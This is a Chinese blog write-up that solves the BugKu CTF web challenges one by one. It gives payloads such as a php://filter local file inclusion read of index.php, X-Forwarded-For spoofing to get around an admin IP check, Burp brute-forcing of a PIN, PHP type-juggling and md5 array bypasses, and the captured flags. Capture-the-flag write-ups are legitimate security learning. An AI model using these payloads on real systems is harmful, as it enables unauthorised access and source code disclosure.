

BugKu CTF Web WriteUp学习笔记

原创

[XQin9T1an](#) 于 2019-08-06 11:13:52 发布 704 收藏 2

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/a895963248/article/details/98587815>

版权

目录

BugKu

- 0x01 web2
- 0x02 计算器
- 0x03 web基础\$_GET
- 0x04 web基础\$_POST
- 0x05 矛盾
- 0x06 web3
- 0x07 域名解析
- 0x08 你必须让他停下
- 0x09 本地包含 (×)
- 0x0a 变量1
- 0x0b web5
- 0x0c 头等舱
- 0x0d 网站被黑
- 0x0e 管理员系统
- 0x0f web4
- 0x10 flag在index里
- 0x11 输入密码查看flag
- 0x12 点击一百万次
- 0x13 备份是个好习惯

BugKu

<https://ctf.bugku.com/challenges>

0x01 web2

听说聪明的人都能找到答案

题目链接：<http://123.206.87.240:8002/web2/>

禁用JavaScript后右键点击查看源码

或者在url前面加上view-source:查看源码

```
view-source:http://123.206.87.240:8002/web2/
```

flag:KEY{Web-2-bugKssNNikls9100}

0x02 计算器

题目链接: <http://123.206.87.240:8002/yanzhengma/>

一道简单的加减法计算题, 直接输入答案发现限制输入长度为1
F12将maxlength修改为3或更多, 输入答案即可

flag:flag{CTF-bugku-0032}

0x03 web基础\$_GET

题目链接: <http://123.206.87.240:8002/get/>

题目给出代码

```
$what=$_GET['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

意思是让我们get方式传一个变量what使得what=flag

payload

```
?what=flag
```

flag:flag{bugku_get_su8kej2en}

0x04 web基础\$_POST

题目链接: <http://123.206.87.240:8002/post/>

题目给出代码

```
$what=$_POST['what'];  
echo $what;  
if($what=='flag')  
echo 'flag{****}';
```

同样要求传一个变量what使得what=flag, 不过是用post方法

抓包

1.将请求头中第一行加上POST + url + HTTP版本

```
POST http://123.206.87.240:8002/post/ HTTP/1.1
```

2.中间加上POST头部数据格式声明

```
Content-Type: application/x-www-form-urlencoded
```

3.数据部分what=flag

```
what=flag
```

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	Hex
POST http://123.206.87.240:8002/post/ HTTP/1.1 Host: 123.206.87.240:8002 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: PHPSESSID=ul... Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0 Content-Length: 9				HTTP/1.1 200 OK Server: nginx Date: Tue, 06 Aug 2019 01:51:16 GMT Content-Type: text/html Connection: close Content-Length: 126			
what=flag				<pre> \$what=\$_POST['what'];
 echo \$what;
 if(\$what=='flag')
 echo 'flag{****}';
 flagflag{bugku_get_ssseint67se} </pre>			

flag:flag{bugku_get_ssseint67se}

0x05 矛盾

题目链接: <http://123.206.87.240:8002/get/index1.php>

题目给出代码

```

$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
1aflag{bugku-789-ps-ssdf}

```

要求我们传入一个参数num, 不能是数字, 又必须跟1相等, 看上去很矛盾

我们可以传入1+任意字母开头的字符串

在传入后判断num的类型就会判断为字符串型, 然后跟1比较时, 会转换成int型

payload

```
?num=1a
```

flag:flag{bugku-789-ps-ssdf}

0x06 web3

题目链接: <http://123.206.87.240:8002/web3/>

点开链接, 会一直弹出烦人的弹窗, 同0x01查看源码, 在最后注释部分找到一串编码

```

&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73
&#125;

```

这是一串uricode编码解码后得到flag

flag:KEY{J2sa42ahJK-HS11III}

0x07 域名解析

听说把 flag.baidu.com 解析到123.206.87.240 就能拿到flag

修改host

位置为

```
C:\Windows\System32\drivers\etc
```

以文本文件打开HOSTS

在后面加上一行

然后访问flag.baidu.com即可得到flag

flag:KEY{DSAHDSJ82HDS2211}

0x08 你必须让他停下

题目链接: <http://123.206.87.240:8002/web12/>

抓包, 一直go

Response

Raw Headers Hex HTML Render

Content-Length: 630

```
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others&#215;But I can't
stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div></div></center><br><a
style="display:none">flag{dummy_game_1s_s0_popular}</a></body>
</html>
```

Search: Type a search term | 0 matches

直到出现10.jpg即可看到flag

flag:flag{dummy_game_1s_s0_popular}

0x09 本地包含 (x)

题目链接: <http://123.206.87.240:8003/>

```
<?php
error_reporting(0);

include 'flag.php';
$a = @$_REQUEST['hello'];
eval(" var_dump( $a );");
highlight_file(__FILE__);
?>
```

0x0a 变量1

题目链接: <http://123.206.87.240:8004/index1.php>

题目给出代码并给出提示flag in the variable

```
<?php
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($$args);");
}
?>
```

意思是get方法传入一个参数args, 必须为数字或者字母, 并打印出\$\$args, 这里是两个\$

php中存在可变变量, 一个变量的变量名可以动态的设置和使用, 意思是如果args的值为a, 这里\$\$arg=\$a, 打印出来的是变量a的值

题目提示flag在变量中, 我们可以令args=GLOBALS, 这样打印出来就是引用全局作用域中可用的全部变量的GLOBALS, 即可看到变量flag

payload

```
?args=GLOBALS
flag:flag{92853051ab894a64f7865cf3c2128b34}
```

0x0b web5

题目链接: <http://123.206.87.240:8002/web5/>

查看源码, 发现在<div>有一段神秘代码

复制到F12控制台中, 即可得到flag(大写)



flag:CTF{WHATFK}

0x0c 头等舱

题目链接: <http://123.206.87.240:9009/hd.php>

根据题目名称大概猜测flag在头文件中

抓包, 在响应头找到flag


flag: flag{Bugku_k8_23s_istra}

0x0d 网站被黑

题目链接: <http://123.206.87.240:8002/webshell/>

扫描一下后台可以得到shell.php

进去后要求输入密码



用常用字典爆破一下得知密码为hack, 输入后得到flag

flag: flag{hack_bug_ku035}

0x0e 管理员系统

题目链接: <http://123.206.31.85:1003/>

F12可以看到一个base64编码的信息

dGVzdDEyMw==

解码后为 test123

我们用用户名为admin, 密码为test123登陆提示错误

管理员系统

Username:

Password:

IP禁止访问, 请联系本地管理员登陆, IP已被记录.

<https://blog.csdn.net/a895963248>

抓包, 修改 X-Forwarded-For:127.0.0.1, 登陆得到flag

```
Request
Raw Params Headers Hex
POST / HTTP/1.1
Host: 123.206.31.85:1003
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.31.85:1003/
X-Forwarded-For:127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Connection: close
Upgrade-Insecure-Requests: 1

user=admin&pass=test123

Response
Raw Headers Hex HTML Render
</head>
<body>
<h1>蜜 $ 悉徽榭榭榭口</h1>
<form method="POST" autocomplete="off">
<p> Username: <input type="text" name="user" id="user"> </p>
<p> Password: <input type="password" name="pass" id="pass"> </p>
<p>
<input type="submit" value="Submit"/>
<input type="reset" value="Reset"/>
</p>
</form>
<font style="color:#FF0000"><h3>The flag is:
85ff2ee4171396724bae20c0bd851f6b</h3><br/></font>
</body>
</html>
```

flag:flag{85ff2ee4171396724bae20c0bd851f6b}.

0x0f web4

题目链接: <http://123.206.87.240:8002/web4/>

查看源码

```

var p1 = '%66%75%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%70%61%73%73%77%6f%72%64%22%29%3b%69%66%28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6f%66%20%61%29%7b%69%66%28%22%36%37%64%37%30%39%62%32%62';
var p2 = '%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%74%75%72%6e%21%30%3b%61%6c%65%72%74%28%22%45%72%72%6f%72%22%29%3b%61%2e%66%6f%63%75%73%28%29%3b%72%65%74%75%72%6e%21%31%7d%7d%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%65%76%65%6c%51%75%65%73%74%22%29%2e%6f%6e%73%75%62%6d%69%74%3d%63%68%65%63%6b%53%75%62%6d%69%74%3b';
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));

```

我们将p1, '%35%34%61%61%32', p2的内容url解码后拼接起来, 得到如下代码

```

function checkSubmit()
{
var a=document.getElementById("password");
if("undefined"!==typeof a)
{if("67d709b2b54aa2aa648cf6e87a7114f1"===a.value)
return!0;
alert("Error");
a.focus();
return!1
}
}
document.getElementById("levelQuest").onsubmit=checkSubmit;

```

分析代码后, 将 `67d709b2b54aa2aa648cf6e87a7114f1` 输入表单中, 即可得到flag

flag:KEY{J22JK-HS11}

0x10 flag在index里

题目链接: <http://123.206.87.240:8005/post/>

有个click me? no, 我们点击一下, 发现url变成了

```
http://123.206.87.240:8005/post/index.php?file=show.php
```

明显存在文件包含漏洞, 用如下payload查看index.php的源码

payload

```
?file=php://filter/read=convert.base64-encode/resource=index.php
```

得

```

到 PGh0bWw+DQogICAgPHRpdGx1Pkj1Z2t1LWN0ZjwvdG10bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlCG9ydGluZygwKTSNCglpZighJF9HR
VRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vvaW5kZXgucGhWP2ZpbGU9c2hvdv5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkZmlsZT0kX0dFV
FsnZmlsZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIi18fHN0cm1zdHIoJGZpbGUsICJ0cIpHxzDhJpc3RyKCRmaWxlLCJpbN1dCJpfHxzD
HJpc3RyKCRmaWxlLCJkYXRhIikpew0KCQlly2hvICJPaCBubyEiOw0KCQlleG10KCK7DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOyANCi8vZmxhZzpm
GFne2VkdWxjbmlfZWxpZl9sYWVnbF9zaV9zaWh0fQ0KPz4NCjwvaHRtbD4NCg==

```

进行base64解码后, 得到


```
<html>
  <title>Bugku-ctf</title>

<?php
error_reporting(0);
if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
$file=$_GET['file'];
if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
  echo "Oh no!";
  exit();
}
include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
</html>
```

flag:flag{edulcni_elif_lacol_si_siht}


0x11 输入密码查看flag

题目链接: <http://123.206.87.240:8002/baopo/>

要求输入五位数密码, url已经给出提示baopo, 要求我们爆破

没什么好说的, burp中将pwd设为变量

payload设为Numbers, From 10000 To 99999 Step 1



? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined customized in different ways.

Payload set: Payload count: 90,000

Payload type: Request count: 90,000

? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

Number format

<https://blog.csdn.net/a895963248>

最后可以得到密码为13579

输入密码后即可得到flag

flag:flag{bugku-baopo-hah}

0x12 点击一百万次

题目链接: <http://123.206.87.240:9001/test/>

查看源码

```
var clicks=0
$(function() {
  $("#cookie")
    .mousedown(function() {
      $(this).width('350px').height('350px');
    })
    .mouseup(function() {
      $(this).width('375px').height('375px');
      clicks++;
      $("#clickcount").text(clicks);
      if(clicks >= 1000000){
        var form = $('<form action="" method="post">' +
          '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
          '</form>');
        $('body').append(form);
        form.submit();
      }
    });
});
```

分析一下, 我们只需要POST一个clicks, 值大于1000000就行了

The screenshot shows the browser's developer tools. On the left, the 'Request' tab is selected, displaying the raw request body: `clicks=1000001`. A red arrow points from this value to the corresponding value in the 'Response' tab. The 'Response' tab shows the rendered HTML, where the `clickcount` span now displays `1000000` and a new `flag` message is visible: `flag{Not_C00kl3C11ck3r}`. Another red arrow points from the flag message in the response to the flag text in the final output.

flag: flag{Not_C00kl3C11ck3r}

0x13 备份是个好习惯

题目链接: <http://123.206.87.240:8002/web16/>

常用备份文件后缀为.bak

我们访问index.php可以正常访问, 在后面加上.bak, 即可下载index.php的备份文件

payload

index.php.bak

打开

```

<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','', $str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 != $key2){
    echo $flag."取得flag";
}
?>

```

简单分析一下，代码将key替换为空，我们可以用key来绕过

然后要求我们输入两个不同的key1、key2，但要求他们的md5值相同，可以寻找md5值为0e开头的key值，或者直接传入key1、key2为数组

payload

```
?kkey1[]=1&&kkey2[]=2
```

flag:Bugku{OH_YOU_FIND_MY_MOMY}